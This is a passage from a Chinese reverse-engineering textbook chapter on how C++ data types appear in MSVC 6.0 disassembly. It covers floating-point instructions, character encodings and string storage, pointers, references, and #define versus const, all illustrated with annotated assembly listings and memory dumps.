; 从 ST(0) 中取出数据以浮点编码方式放入地址 ebp-4 中，对应变量 fFloat
0040E9DB    fst           dword ptr [ebp-4]
// C++ 源码对比，浮点数作为函数参数进行传递
printf("%f", fFloat);
; 这里对 esp 执行减 8 操作是由于浮点数作为变参函数的参数时需要转换为双精度浮点值
; 这步操作是提前准备 8 字节的栈空间，以便于存放 double 数据
0040E9DE    sub           esp,8
; 将 ST(0) 中的数据传入 esp 中，并弹出 ST(0)
0040E9E1    fstp          qword ptr [esp]
```

```
; 以下为 printf 函数调用，略
0040E9E4    push        offset string "%f" (0042302c)
0040E9E9    call        printf (0040e940)
0040E9EE    add         esp,0Ch
// C++ 源码对比，将 float 类型转换成 int 类型
argc = (int)fFloat;
; 将地址 ebp-4 处的数据以浮点型压入 ST(0) 中
0040E9F1    fld         dword ptr [ebp-4]
; 调用函数 __ftol 进行浮点数转换，__ftol 的实现见代码清单 2-4
0040E9F4    call        __ftol (0040e688)
; 转换后结果放入 eax 中，并传递到 ebp+8 地址处
0040E9F9    mov         dword ptr [ebp+8],eax
// C++ 源码对比 ,printf 函数调用略
printf("%d", argc);
0040E9FC    mov         eax,dword ptr [ebp+8]
0040E9FF    push        eax
0040EA00    push        offset string "%d" (0042301c)
0040EA05    call        printf (0040e940)
0040EA0A    add         esp,8
```

代码清单 2-3 通过浮点数与整数、整数与浮点数间的互相转换演示了数据传送类型的浮点指令的使用方法。从示例中可以发现，float 类型的浮点数虽然占 4 字节，但都是以 8 字节方式进行处理。当浮点数作为参数时，并不能直接压栈。PUSH 指令只能传入 4 字节数据到栈中，这样会丢失 4 字节数据。这就是为什么使用 printf 函数以整数方式输出浮点数时会产生错误的原因。printf 以整数方式输出时，将对应参数作为 4 字节数据，按补码方式解释；而真正压入的参数为浮点类型时，数据长度为 8 字节，需要按浮点编码方式解释。

浮点数作为返回值的情况也是如此，同样需要传递 8 字节数据，如代码清单 2-4 所示。

代码清单 2-4　浮点数作为返回值

```
// C++ 源码对比，返回值为浮点数的函数调用
fFloat = GetFloat();
; 调用函数 GetFloat
0040EA3D    call        @ILT+5(GetFloat) (0040100a)
; 由于浮点数需要特殊处理，浮点数占 8 字节，无法使用 eax 进行传递
; 使用浮点寄存器 ST(0) 作为返回值
0040EA42    fst         dword ptr [ebp-4]
;...
// C++ 源码对比，GetFloat 函数实现
float GetFloat()
{
   ; Debug 附加代码略
   // C++ 源码对比，返回浮点数 12.25f
   return 12.25f;
   ; 将浮点数保存在 ST(0) 中，在返回值为浮点数的情况下，无法使用 eax
   ; 使用 ST(0) 作为返回值进行传递
   0040E9D8    fld         dword ptr [__real@4@4002c400000000000000 (0042301c)]
```

```
}
; Debug 附加代码略
; 返回，结束函数调用
0040E9E4    ret
```

在代码清单 2-3 中，float 型数据被强制转换为 int 型，编译器通过 _ftol 实现了转换过程，如代码清单 2-5 所示。

代码清单 2-5 类型转换函数 _ftol 的实现

```
; 保存环境，预留语句变量空间
0040E688    push            ebp
0040E689    mov             ebp,esp
0040E68B    add             esp,0F4h
; 浮点异常检查、CPU 与 FPU 的同步工作
0040E68E    wait
0040E68F    fnstcw          word ptr [ebp-2]
0040E692    wait
0040E693    mov             ax,word ptr [ebp-2]
0040E697    or              ah,0Ch
0040E69A    mov             word ptr [ebp-4],ax
0040E69E    fldcw           word ptr [ebp-4]
; 从 ST(0) 中取出 8 字节数据转换成整型并存入 ebp-0Ch 中
; 将 ST(0) 从栈中弹出
0040E6A1    fistp           qword ptr [ebp-0Ch]
0040E6A4    fldcw           word ptr [ebp-2]
; 使用 eax 保存整型数据的低 4 字节，用于返回
0040E6A7    mov             eax,dword ptr [ebp-0Ch]
; 使用 edx 保存整型数据的高 4 字节，用于返回
0040E6AA    mov             edx,dword ptr [ebp-8]
; 释放栈
0040E6AD    leave
0040E6AE    ret
```

在代码清单 2-5 中，将浮点数转换为长整型的关键指令 FISTP，此函数的开始部分只是做了一些浮点异常检查、CPU 与 FPU 的同步工作，最后通过调用 FISTP 来实现浮点数与整数之间的转换的。由于浮点数都占 8 字节，而在 32 位下的整型只占 4 字节长度，所以使用 EDX 来保存多出的 4 字节数据。

2.3 字符和字符串

字符串是由多个字符按照一定排列顺序组成的，在 C++ 中，以 '\0' 作为字符串结束标记。每个字符都记录在一张表中，它们各自对应一个唯一编号，系统通过这些编号查找到对应的字符并显示。字符表格中的编号便是字符的编码格式。

2.3.1　字符的编码

在 C++ 中，字符的编码格式分两种：ASCII 和 Unicode。Unicode 是 ASCII 的升级编码格式，它弥补了 ASCII 的不足，也是未来编码格式的趋势。

ASCII 编码在内存中占一个字节大小，由 0 ~ 255 之间的数字组成。每个数字表示一个符号，具体表示方式可查看 ASCII 表。由于 ASCII 编码也是由数字组成的，故可以和整型互相转换，但整数不可超过 ASCII 的最大表示范围，因为多余部分将被舍弃。

由于 ASCII 原来的表示范围太小，只能表示英文的 26 个字母和常用符号。在亚洲，ASCII 的表示范围完全不够用。仅汉字就足够占满 ASCII 编码。因此，占双字节、表示范围为 0 ~ 65535 的 Unicode 编码产生了。Unicode 编码是世界通用的编码，ASCII 编码也包含在其中。

在 Microsoft Visual C++ 6.0 中，使用 char 定义 ASCII 编码格式的字符，使用 wchar_t 定义 Unicode 编码格式的字符。wchar_t 中保存 ASCII 编码，不足位补 0。如字符 'a' 的 ASCII 编码为 0x61，Unicode 编码为 0x0061。汉字的编码方式有些特殊，ASCII 与 Unicode 都有与之匹配的编码格式。

在程序中使用中文、韩文、日文等时，经常出现显示的内容都是乱码的情况。这是因为系统中缺少程序中所需语种的字符表，而这个字符表是用于解释所需语种的字符编码的，所以程序中的字符编码错误地对应到其他字符表中，显示出的文字是其他语种字符表中的信息。

ASCII 编码与 Unicode 编码都可以用来存储汉字，但是它们对汉字的编码方式各不相同，所以存储同样的汉字，它们在内存中的编码是不同的，如图 2-5 所示。

```
Name            Value
⊞ pwChar        0x00423020 `string'
⊞ pcChar        0x00423030 "逆向分析"
Memory
Address: 0x00423020
00423020  06 90 11 54 06 52 90 67 00 00 00 00 00 00 00 00  ...T.R恠
00423030  C4 E6 CF F2 B7 D6 CE F6 00 00 00 00 48 65 6C 6C  逆向分析
```

图 2-5　汉字字符串

ASCII 使用 GB2312-80，又叫汉字国标码，保存了 6763 个常用汉字编码，用两个字节来表示一个汉字。在 GB2312-80 中用区和位来定位，第一个字节保存每个区，共 94 个区；第二个字节保存每个区中的位，共 94 位。详细信息可查看 GB2312-80 编码的说明。

Unicode 使用 UCS-2 编码格式，最多可存储 65536 个字符。汉字博大精深，其中有简体字、繁体字，以及网络中流行的火星文，它们的总和远远超过了 UCS-2 的存储范围，所以 UCS-2 编码格式中只保存了常用字。为了将所有的汉字都容纳进来，Unicode 也采用了与 ASCII 类似的方式——用两个 Unicode 编码解释一个汉字，称之为 UCS-4 编码格式。UCS-2 编码表的使用和 ASCII 码表的使用是一样的。每个数字编号在表中对应一个汉字，从 0x4E00 到 0x9520 为汉字编码区。例如，在 UCS-2 中，“烫”字的编码为 0x70EB。更多关

于 UCS-2 编码的信息可查看随书文件的 UCS-2 编码表。

Microsoft Visual C++ 6.0 为了使 char 与 wchar_t 通用，使用了预编译宏 TCHAR 来代替它们，TCHAR 会根据编译选项定义对应的字符类型。

2.3.2 字符串的存储方式

字符串是由一系列按照一定的编码顺序线性排列的字符组成的。在图形中，两点可以确定一直线；在程序中，只要知道字符串的首地址和结束地址就可以确定字符串的长度和大小。字符串的首地址很容易确定，因为在定义字符串的时候都会先指定好首地址。结束地址如何确定呢？有两种做法，一种是在首地址的 4 字节中保存字符串的总长度；另一种是在字符串的结尾处使用一个规定好的特殊字符，即结束符，这两种做法各有优缺点。

- 保存总长度

  优点：获取字符串长度时，不用遍历字符串中的每个字符，取得首地址的前 n 字节就可以得到字符串的长度。(n 的取值一般是 1、2、4)

  缺点：字符串长度不能超过 n 字节的表示范围，且要多开销 n 字节空间保存长度。如果涉及通信，双方交互前必须事先知道通信字符串的长度。

- 结束符

  优点：没有记录长度的开销；另外，如果涉及通信，通信字符串可以根据实际情况随时结束，结束时附上结束符即可。

  缺点：获取字符串长度需要遍历所有字符，寻找特殊结尾字符，在某些情况下处理效率低。

C++ 使用结束符 '\0' 作为字符串结束标志。ASCII 编码使用一个字节 '\0'，Unicode 编码使用两个字节 '\0'。需要注意的是，不能使用处理 ASCII 编码的函数对 Unicode 编码进行处理，因为如果 Unicode 编码中出现了只占用一字节的字符，就会发生解释错误。ASCII 与 Unicode 内存数据对比如图 2-6 所示。

在程序中，都会使用一个存放地址的变量来存放字符串中第一个字符的地址，以便查找使用字符串。在 Microsoft Visual C++ 中使用字符型指针 char*、wchar_t*、TCHAR* 来保存字符串首地址。

```
Name              Value
⊞ pwChar          0x00423030 `string'
⊞ pcChar          0x00423020 "Hello World!"
Memory
Address: 0x00423020
00423020  48 65 6C 6C 6F 20 57 6F 72 6C 64 21 00 00 00 00  Hello World!....
00423030  48 00 65 00 6C 00 6C 00 6F 00 20 00 57 00 6F 00  H.e.l.l.o. .W.o.
00423040  72 00 6C 00 64 00 21 00 00 00 00 00 00 00 00 00  r.l.d.!.........
```

图 2-6 ASCII 与 Unicode 内存数据对比

图 2-6 为 ASCII 字符串 pcChar 与 Unicode 字符串 pwChar 的内存数据对比。pcChar 所在

地址 0x00423020 以 ASCII 字符进行组合；pwChar 所在地址 0x00423030 以 Unicode 字符进行组合，两个字节为一个字符。

字符串的识别也相对简单，同样是结合上下文，查看调用地址处对该地址的处理过程。在通常情况下，OllyDBG 与 IDA 都会自动识别出程序中的字符串。在使用 IDA 的过程中，有时会无法识别字符串，可手动修改，如图 2-7 所示。

```
.rdata:0042303C unk_42303C      db  48h ; H
.rdata:0042303D                 db  65h ; e
.rdata:0042303E                 db  6Ch ; l
.rdata:0042303F                 db  6Ch ; l
.rdata:00423040                 db  6Fh ; o
.rdata:00423041                 db  20h
.rdata:00423042                 db  57h ; W
.rdata:00423043                 db  6Fh ; o
.rdata:00423044                 db  72h ; r
.rdata:00423045                 db  6Ch ; l
.rdata:00423046                 db  64h ; d
.rdata:00423047                 db  21h ; !
.rdata:00423048                 db    0
```

图 2-7 未识别的字符串数据

在图 2-7 中，这段数据明显为一个字符串，但是 IDA 并没有分析出来，这时可以选中将要分析的字符串的首地址，使用快捷键 A，便可将从分析地址处到 '\0' 解释为字符串。如图 2-8 所示为识别后的字符串数据。

```
.rdata:0042303C aHelloWorld     db 'Hello World!',0     ;
```

图 2-8 识别后的字符串数据

2.4 布尔类型

布尔类型是用于判断执行结果的数据类型，它的判断比较值只有两种情况：0 与非 0。C++ 中定义 0 为假，非 0 为真。使用 bool 定义布尔类型变量。布尔类型在内存中占 1 字节。由于布尔类型只比较两个结果值：真、假，实际上任何一种数据类型都可以将其代替，如整型、字符型，甚至可以用位代替。在实际案例中也是难以将布尔类型数据还原成源码的，但是可以将其还原成等价代码。布尔类型出现的场合都是在做真假判断，有了这个特性，还原成等价代码还是相对简单的。

2.5 地址、指针和引用

❑ 地址

在 C++ 中，地址标号使用十六进制表示。取一个变量的地址使用“&”符号，只有变量才存在内存地址，常量（见 2.6 节）没有地址（不包括 const 定义的伪常量）。例如，对于数字 100，我们无法取出它的地址。取出的地址是一个常量值，无法再对其取地址了。

❑ 指针

指针的定义使用“TYPE*”，TYPE 为数据类型，任何数据类型都可以定义指针。指针本身也是一种数据类型，它用于保存各种数据类型在内存中的地址。指针变量同样可以取出地址，所以会出现多级指针。

❑ 引用

引用的定义使用“TYPE&”，TYPE 为数据类型。在 C++ 中是不可以单独定义的，并且在定义时就要进行初始化。引用表示一个变量的别名，对它的任何操作，本质上都是在操作它所表示的变量。详细讲解见 2.5.3 小节。

2.5.1 指针和地址的区别

在 32 位操作系统下，地址是一个由 32 位二进制数字组成的值。为了便于查看，转换成十六进制数字进行显示，用于标识内存编号。指针是用于保存这个编号的一种变量类型，它包含在内存中，所以可以取出指针类型变量在内存中的位置——地址。由于指针保存的数据都是地址，所以无论什么类型的指针都占据 4 字节的内存空间，如图 2-9 所示。




图 2-9 地址和指针

指针可以根据指针类型对地址对应的数据进行解释。而一个地址值无法单独解释数据，对于图 2-9 中 0x0012FF68 这个地址值，仅仅凭借它自己无法说明该地址处对应数据的信息。如果是在一个 int 类型的指针中保存这个地址，就可以将 0x0012FF68 这个地址值看做是 int 类型数据的起始地址，向后数 4 字节到 0x0014FF6C 处。将 0x0012FF68~0x0014FF6C 中的数据按整型存储方式解释，详细讲解见 2.5.2 小节。

指针和地址之间的不同点如表 2-2 所示。

表 2-2 指针和地址之间的不同点

指　针	地　址
变量，保存变量地址	常量，内存标号
可修改，再次保存其他变量地址	不可修改

（续）

指 针	地 址
可以对其执行取地址操作得到地址	不可执行取地址操作
包含对保存地址的解释信息	仅仅有地址值无法解释数据

指针和地址之间的共同点如表 2-3 所示。

表 2-3 指针和地址之间的共同点

指 针	地 址
取出指向地址内存中的数据	取出地址对应内存中的数据
对地址偏移后，取数据	偏移后取数据，自身不变
求两个地址的差	求两个地址的差

2.5.2 各类型指针的工作方式

在 C++ 中，任何数据类型都有对应的指针类型。从前面的学习中了解到，指针中保存的都是地址，为什么还需要类型作为修饰呢？因为需要用类型去解释这个地址中的数据。每种数据类型在内存中所占的内存空间不同，指针中只保存了存放数据的首地址，而没有指明该在哪里结束。这时就需要根据对应的类型来寻找解释数据的结束地址。例如，同一地址，使用不同类型指针进行访问，取出的内容就会不一样，如代码清单 2-6 所示。

代码清单 2-6 各类型指针访问同一地址

```
// C++ 源码对比，定义 int 类型变量，初始化为 0x12345678
int nVar = 0x12345678;
; 为地址赋值 4 字节数据 12345678h
0040EB1D    mov         dword ptr [ebp-10h],12345678h
// C++ 源码对比，定义 int 类型指针变量，初始化为变量 nVar 地址
int *pnVar = &nVar;
0040EB24    lea         ecx,[ebp-10h]
0040EB27    mov         dword ptr [ebp-14h],ecx
// C++ 源码对比，定义 char 类型指针变量，初始化为变量 nVar 地址
char *pcVar = (char*)&nVar;
0040EB2A    lea         edx,[ebp-10h]
0040EB2D    mov         dword ptr [ebp-18h],edx
// C++ 源码对比，定义 short 类型的指针变量，初始化为变量 nVar 地址
short *psnVar = (short*)&nVar;
0040EB30    lea         eax,[ebp-10h]
0040EB33    mov         dword ptr [ebp-1Ch],eax
// C++ 源码对比，取出指针 pnVar 指向的地址内容并显示
printf("%08x \r\n", *pnVar);
; 取出 pnVar 中保存的地址值并放入 ecx 中
0040EB36    mov         ecx,dword ptr [ebp-14h]
; 从 ecx 保存的地址中，以 4 字节方式读取数据，存入 edx 中
0040EB39    mov         edx,dword ptr [ecx]
; printf 函数调用部分略
```

```
// C++ 源码对比，取出指针 pnVar 指向的地址内容并显示
printf("%08x \r\n", *pcVar);
; 取出 pcVar 中保存的地址值并放入 eax 中
0040EB49    mov         eax,dword ptr [ebp-18h]
; 从 eax 保存的地址中，以 1 字节方式读取数据，存入 ecx 中
0040EB4C    movsx       ecx,byte ptr [eax]
; printf 函数调用部分略
// C++ 源码对比，取出指针 pnVar 指向的地址内容并显示
printf("%08x \r\n", *psnVar);
; 取出 psnVar 中保存的地址值并放入 edx 中
0040EB5D    mov         edx,dword ptr [ebp-1Ch]
; 从 edx 保存的地址中，以 2 字节方式读取数据，存入 eax 中
0040EB60    movsx       eax,word ptr [edx]
; printf 函数调用部分略
```

代码清单 2-6 中使用了三种方式对变量 nVar 的地址进行解释。变量 nVar 在内存中的数据为“78 56 34 12”，首地址从“78”开始。指针 pnVar 为 int 类型指针，以 int 类型在内存中占用的空间大小和排列方式对地址进行解释，然后取出数据。int 类型占 4 字节内存空间，以小尾方式排列，取出内容为“12345678”，是一个十六进制的数字。同理，pcVar、psnVar 将会按照它们的指针类型对地址数据进行解释。指针的取内容操作分为两个步骤：先取出指针中保存的地址信息，然后针对这个地址进行取内容，也就是一个间接寻址的过程，这也是识别指针的重要依据。该示例运行结果如图 2-10 所示。




图 2-10 各类型指针解释地址的结果

通过代码清单 2-6 中的指针取内容的过程可得出结论，所有类型的指针对地址的解释都取自于自身指针类型。

指针都支持哪些运算符号呢？在 C++ 中，所有指针类型只支持加法和减法。指针是用于保存数据地址、解释地址而存在的。因此，只有加法与减法才有意义，其他运算对于指针而言没有任何意义。

指针加法用于地址偏移，但指针的加法并不像数学中的加法那样简单。指针加 1 后，指针内保存的地址值并不一定会加 1，具体的值取决于指针类型，如指针类型为 int，地址值将会加 4。这个 4 是根据类型大小所得到的值。C++ 为什么要用这种烦琐的地址偏移方法呢？当指针中保存的地址为数组首地址时，为了能够利用指针加 1 后访问到数组内下一成员，所以加的是类型长度，而非数字 1，如代码清单 2-7 所示。

代码清单 2-7 各类型指针的寻址方式

```
// C++ 源码对比，定义字符型数组，占 5 字节内存空间
```

```
// 由于内存对齐问题，这里的 cVar 实际占用 8 字节
char cVar[5] = {0x01, 0x23, 0x45, 0x67, 0x89};
; 为数组各成员赋值，由于数组为 char 类型，每次赋值使用 byte ptr
0040EB1D   mov          byte ptr [ebp-14h],1
0040EB21   mov          byte ptr [ebp-13h],23h
0040EB25   mov          byte ptr [ebp-12h],45h
0040EB29   mov          byte ptr [ebp-11h],67h
0040EB2D   mov          byte ptr [ebp-10h],89h
// C++ 源码对比，定义 int 类型的指针变量保存数组的首地址
int *pnVar = (int*)cVar;
; 取出数组的首地址并保存在 ebp-18h 中
0040EB31   lea          ecx,[ebp-14h]
0040EB34   mov          dword ptr [ebp-18h],ecx
// C++ 源码对比，定义 char 类型的指针变量保存数组的首地址
char *pcVar = (char*)cVar;
; 取出数组的首地址并保存在 ebp-1Ch 中
0040EB37   lea          edx,[ebp-14h]
0040EB3A   mov          dword ptr [ebp-1Ch],edx
// C++ 源码对比，定义 short 类型的指针变量保存数组的首地址
short *psnVar = (short*)cVar;
; 取出数组首地址保存在 ebp-20h
0040EB3D   lea          eax,[ebp-14h]
0040EB40   mov          dword ptr [ebp-20h],eax
// C++ 源码对比，对 int 指针加 1
pnVar += 1;
; 取出指针内保存的地址并放入 ecx 中
0040EB43   mov          ecx,dword ptr [ebp-18h]
; 根据指针类型获取偏移长度。int 类型的指针，追加偏移值 4
0040EB46   add          ecx,4
; 存回指针中
0040EB49   mov          dword ptr [ebp-18h],ecx
// C++ 源码对比，对 char 指针加 1
pcVar += 1;
0040EB4C   mov          edx,dword ptr [ebp-1Ch]
; 根据指针类型获取偏移长度，char 类型指针，追加偏移值 1
0040EB4F   add          edx,1
0040EB52   mov          dword ptr [ebp-1Ch],edx
// C++ 源码对比，对 short 指针加 1
psnVar += 1;
0040EB55   mov          eax,dword ptr [ebp-20h]
; 根据指针类型获取偏移长度，short 类型指针，追加偏移值 2
0040EB58   add          eax,2
0040EB5B   mov          dword ptr [ebp-20h],eax
```

代码清单 2-7 演示了对不同类型指针进行加 1 偏移。它们偏移后的地址都是由指针类型决定的，以指针保存的地址作为寻址 [首地址]，加上 [偏移量]，最终得到 [目标地址]。偏移量的计算方式为指针类型长度乘以移动次数，因此得出指针寻址公式如下：

```
type *p; // 这里用 type 泛指某类型的指针
```

```
// 省略指针赋值代码
p+n 的目标地址 = 首地址 + sizeof(指针类型 type) * n
```

在偏移量为负数的情况下，也可以运用此公式。套用公式，得到的地址值会小于首地址，这时指针是在向后进行寻址。所以指针可以做减法操作，但乘法与除法对于指针寻址而言是没有意义的。两指针做减法操作是在计算的两个地址之间的元素个数，结果为有符号整数，进行减法操作的两指针必须是同类指针相减。可用于两指针中的地址比较，也可用于其他场合，比如求数组元素个数，其计算公式如下：

```
type *p, *q; // 这里用 type 泛指某类型的指针
// 省略指针赋值代码
p-q = ((int)p - (int)q) / sizeof(指针类型 type)
```

另外，两指针相加也是没有意义的。

将指针访问公式与指针寻址公式相结合后，可针对所有类型的指针操作。在实际运用中要灵活使用。同时也要谨慎操作，以免将指针指向意料之外的地址，错误地修改地址中的数据，造成程序的崩溃。

在代码清单 2-7 中，指针 pnVar 加 1 后取出的内容就是数组 cVar 以外的数据。cVar 数组只有 5 字节数据长度，而 pnVar 将访问到数组的第 4 项，对其取内容后得到的数据是以 cVar 数组的第 4 项为起始地址的 4 字节数据。分析出的结果如图 2-11 所示。

```
Address: cVar
0012FF6C  01 23 45 67 89 CC CC CC 01 CC CC
```

图 2-11 字符数组 cVar 的内存信息

2.5.3 引用

引用类型在 C++ 中被描述为变量的别名。实际上，C++ 为了简化指针操作，对指针的操作进行了封装，产生了引用类型。实际上引用类型就是指针类型，只不过它用于存放地址的内存空间对使用者而言是隐藏的。下面通过示例来揭开这个谜底，如代码清单 2-8 所示。

代码清单 2-8 引用类型揭秘

```
// C++ 源码对比，定义 int 类型的变量并赋初始值 0x12345678
int nVar = 0x12345678;
0040E6F8    mov         dword ptr [ebp-4],12345678h
// C++ 源码对比，定义变量 nVar 的引用类型 nVarTpye
int &nVarTpye = nVar;
; 取出变量 nVar 的地址并放入 eax 中
0040E6FF    lea         eax,[ebp-4]
; 将变量 nVar 的地址存入地址 ebp-8 处，这个 ebp-8 处便是引用类型 nVarTpye 的地址
; 从这条汇编语句中可以得出结论，引用类型在内存中是占有一席之地的
0040E702    mov         dword ptr [ebp-8],eax
// 调用函数 Add，Add 的参数为 int 引用类型，将变量 nVar 作为参数传递
```

```
Add(nVar);
// 取出变量 nVar 的地址并放入 ecx 中
0040E705    lea          ecx,[ebp-4]
; 将 ecx 作为参数入栈，也就是传递变量 nVar 的地址作为参数
; 关于函数参数的传递的讲解见第 6 章，函数 Add 实现见代码清单 2-9
0040E708    push         ecx
0040E709    call         @ILT+15(Add) (00401014)
0040E70E    add          esp,4
```

在图 2-10 中可以发现，引用类型的存储方式和指针是一样的，都是使用内存空间存放地址值。所以，在 C++ 中，引用和指针没有分别。只是引用是通过编译器实现寻址，而指针需要手动寻址。指针虽然灵活，但操作失误将产生严重的后果，而使用引用则不存在这种问题。因此，C++ 极力提倡使用引用类型，而非指针。

引用类型也可以作为函数的参数类型和返回类型使用。因为引用实际上就是指针，所以它同样会在参数传递时产生一份拷贝，如代码清单 2-9 所示。

代码清单 2-9　引用类型作为函数参数

```
void Add(int &nVar){
; 在 Debug 版中添加汇编代码略
nVar++;              // C++ 源码对比，对引用类型 nVar 执行 ++ 操作
; 取出参数 nVar 中的内容放入 eax 中
00401078    mov          eax,dword ptr [ebp+8]
; 对 eax 执行取内容操作
0040107B    mov          ecx,dword ptr [eax]
0040107D    add          ecx,1
00401080    mov          edx,dword ptr [ebp+8]
00401083    mov          dword ptr [edx],ecx
}
; 在 Debug 版中添加汇编代码略
0040108B    ret
```

在代码清单 2-9 中，通过对参数加 1 的方式修改了实参数据。从汇编代码中可以看出，引用类型的参数也占内存空间，其中保存的数据是一个地址值。取出这个地址中的数据并加 1，再将加 1 后的结果放回。如果没有源码对照，指针和引用都一样难以区分。在反汇编下，没有引用这种数据类型。

2.6　常量

前几节介绍的数据类型都是以变量形式进行演示的，在程序运行中可以修改其保存的数据。从字面上理解，常量是一个恒定不变的值，它在内存中也是不可修改的。如果在程序中出现 1、2、3 这样的数字或“Hello”这样的字符串，以及数组名称，它们都属于常量。程序在运行中不可修改它们的数据。

常量数据在程序运行前就已经存在，它们被编译到可执行文件中。当程序启动后，它们便会被加载进来。这些数据通常都会在常量数据区中保存，该节区的属性中是没有可写权限的，所以在对常量进行修改时，程序会报错。试图修改它们的数据都将引发异常，导致程序崩溃。

常量数据的地址减去基地址，便是它在文件中的偏移地址。以图 2-12 中字符指针所保存的地址为例，这个地址为常量字符串“Hello World!”的首地址。




图 2-12 常量字符串地址

在图 2-12 中，常量字符串的首地址为 0x00423FA8，该程序的基地址为 0x00400000，所在文件对应的偏移地址为：字符串首地址 − 基地址 =0x00023FA8，使用十六进制查看器打开该程序可执行文件找到对应的数据，如图 2-13 所示。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00023FA0	3D	20	4E	55	4C	4C	00	00	48	65	6C	6C	6F	20	57	6F	= NULL..Hello Wo
00023FB0	72	6C	64	21	00	00	00	00	5F	73	66	74	62	75	66	2E	rld!...._sftbuf.

图 2-13 常量字符串在文件中的位置

2.6.1 常量的定义

在 C++ 中，可以使用宏机制 #define 来定义常量，也可以使用 const 将变量定义为一个常量。#define 定义的常量名称，编译器对其进行编译时，会将代码中的宏名称替换成对应信息。宏的使用可以增加代码的可读性。const 是为了增加程序的健壮性而存在的。常用字符串处理函数 strcpy 的第二个参数被定义为一个常量，这是为了防止该参数在函数内被修改，对原字符串造成破坏，宏与 const 的使用如代码清单 2-10 所示。

代码清单 2-10 宏与 const 的使用

```
// 定义 NUMBER_ONE 为常量 1
#define NUMBER_ONE1
// 将常量 NUMBER_ONE 赋值给 const 常量 nVar
const int nVar = NUMBER_ONE;
// 显示两者结果
printf("const = %d  #define = %d \r\n", nVar, NUMBER_ONE);
```

代码清单 2-10 中使用 #define 定义了常量 1，并赋值给 const 常量 nVar。编译后，宏名称 NUMBER_ONE 将被替换成 1。使用 Microsoft Visual C++ 6.0 编译此段代码，依次选择菜单 Project → Settings → C/C++ → Project Options → 添加 /P 选项，如图 2-14 所示。



Project Options:
"_DEBUG" /D "_CONSOLE" /D "_MBCS" /D
"_UINCODE" /FR"Debug/" /Fp"Debug/DataType.pch"
/Yu"stdafx.h" /Fo"Debug/" /Fd"Debug/" /FD /GZ / /c /P

图 2-14 添加编译选项

此编译选项的功能是将预处理文件生成到文件中，编译后，对应的 CPP 文件夹中会产生一个"文件名.i"的文件。编译代码清单 2-10 中的代码，生成.i 文件，打开该文件查看 main 函数中的代码信息。添加"/P"选项后，在连接过程中会产生错误，这是由于没有生成 OBJ 文件，而是将预处理信息写入了.i 文件中，编译器找到不 OBJ，无法进行连接。查看.i 文件中的信息，如代码清单 2-11 所示。

代码清单 2-11 预处理文件信息

```
int main(int argc, char* argv[])
{
                const int nVar = 1;    // 这里的宏 NUMBER_ONE 都被替换为数字 1
                printf("const = %d   #define = %d \r\n", nVar, 1);
                return 0;
}
```

2.6.2 #define 和 const 的区别

#define 是一个真常量，而 const 却是由编译器判断实现的常量，是一个假常量。在实际中，使用 const 定义的变量，最终还是一个变量，只是在编译器内进行了检查，发现有修改则报错。

由于编译器在编译期间对 const 变量进行检查，因此被 const 修饰过的变量是可以修改的。利用指针获取到 const 修饰过的变量地址，强制将指针的 const 修饰去掉，就可以修改对应的数据内容，如代码清单 2-12 所示。

代码清单 2-12 修改 const 常量

```
// C++ 源码对比，将变量 nConst 修饰为 const
const int nConst = 5;
; 将地址 ebp-4 赋值给 4 字节数据 5
004010B8   mov        dword ptr [ebp-4],5
// C++ 源码对比，定义 int 类型的指针，保存 nConst 地址
int *pConst = (int*)&nConst;
; 获取 ebp-4 地址并存入 eax 中
004010BF   lea        eax,[ebp-4]
; 将 eax 中的数据赋值到地址 ebp-8 处
004010C2   mov        dword ptr [ebp-8],eax
// C++ 源码对比，修改指针 pConst 并指向地址中的数据
*pConst = 6;
; 获取地址 ebp-8 中的数据并存入 ecx
```

```
004010C5    mov          ecx,dword ptr [ebp-8]
; 将地址 ebp-8 中保存的数据修改为 6
004010C8    mov          dword ptr [ecx],6
// C++ 源码对比，将修饰为 const 的变量 nConst 赋值给 nVar
int nVar = nConst;
; 将 5 赋值到地址 ebp-0Ch 处
004010CE    mov          dword ptr [ebp-0Ch],5
```

在代码清单 2-12 中，由于 const 修饰的变量 nConst 被赋值一个数字常量 5，编译器在编译过程中发现 nConst 的初值是可知的，并且被修饰为 const。之后所有使用 nConst 的地方都以这个可预知值替换，故 int nVar = nConst; 对应的汇编代码没有将 nConst 赋值给 nVar，而是用常量值 5 代替。如果 nConst 的值为一个未知值，那么编译器将不会做此优化。在示例中使用指针能否将 nConst 中的数据修改为 6 呢？我们先来看看图 2-15。

```
const int nConst = 5;
int *pConst = (int*)&nConst;
*pConst = 6;
int nVar = nConst;
```

Name	Value
⊞ &nConst	0x0012ff7c
nConst	0x00000006
⊞ pConst	0x0012ff7c

图 2-15 const 常量的修改结果

图 2-15 中演示了 const 修饰的变量被修改后的情况。被 const 修饰后，变量本质上并没有改变，还是可以修改的。#define 与 const 两者之间还是不同的，如表 2-4 所示。

表 2-4 #define 与 const 的区别

#define	const
编译期间查找替换	编译期间检查 const 修饰的变量是否被修改
由系统判断是否被修改	由编译器限制修改
字符串定义在文件只读数据区，数据常量编译为立即数寻址方式，成为二进制代码的一部分	根据作用域决定所在的内存位置和属性

这两者在连接生成可执行文件后将不复存在，在二进制编码中也没有这两种类型存在。在实际分析中，读者需要根据自身的经验进行还原。

2.7 本章小结

计算机的工作流程，归根到底是“输入→处理→输出”的过程，而数据正是处理对象，作为逆向工作者，需要对数据进行正确考察。对数据的考察有以下两点。

❑ 在何处？

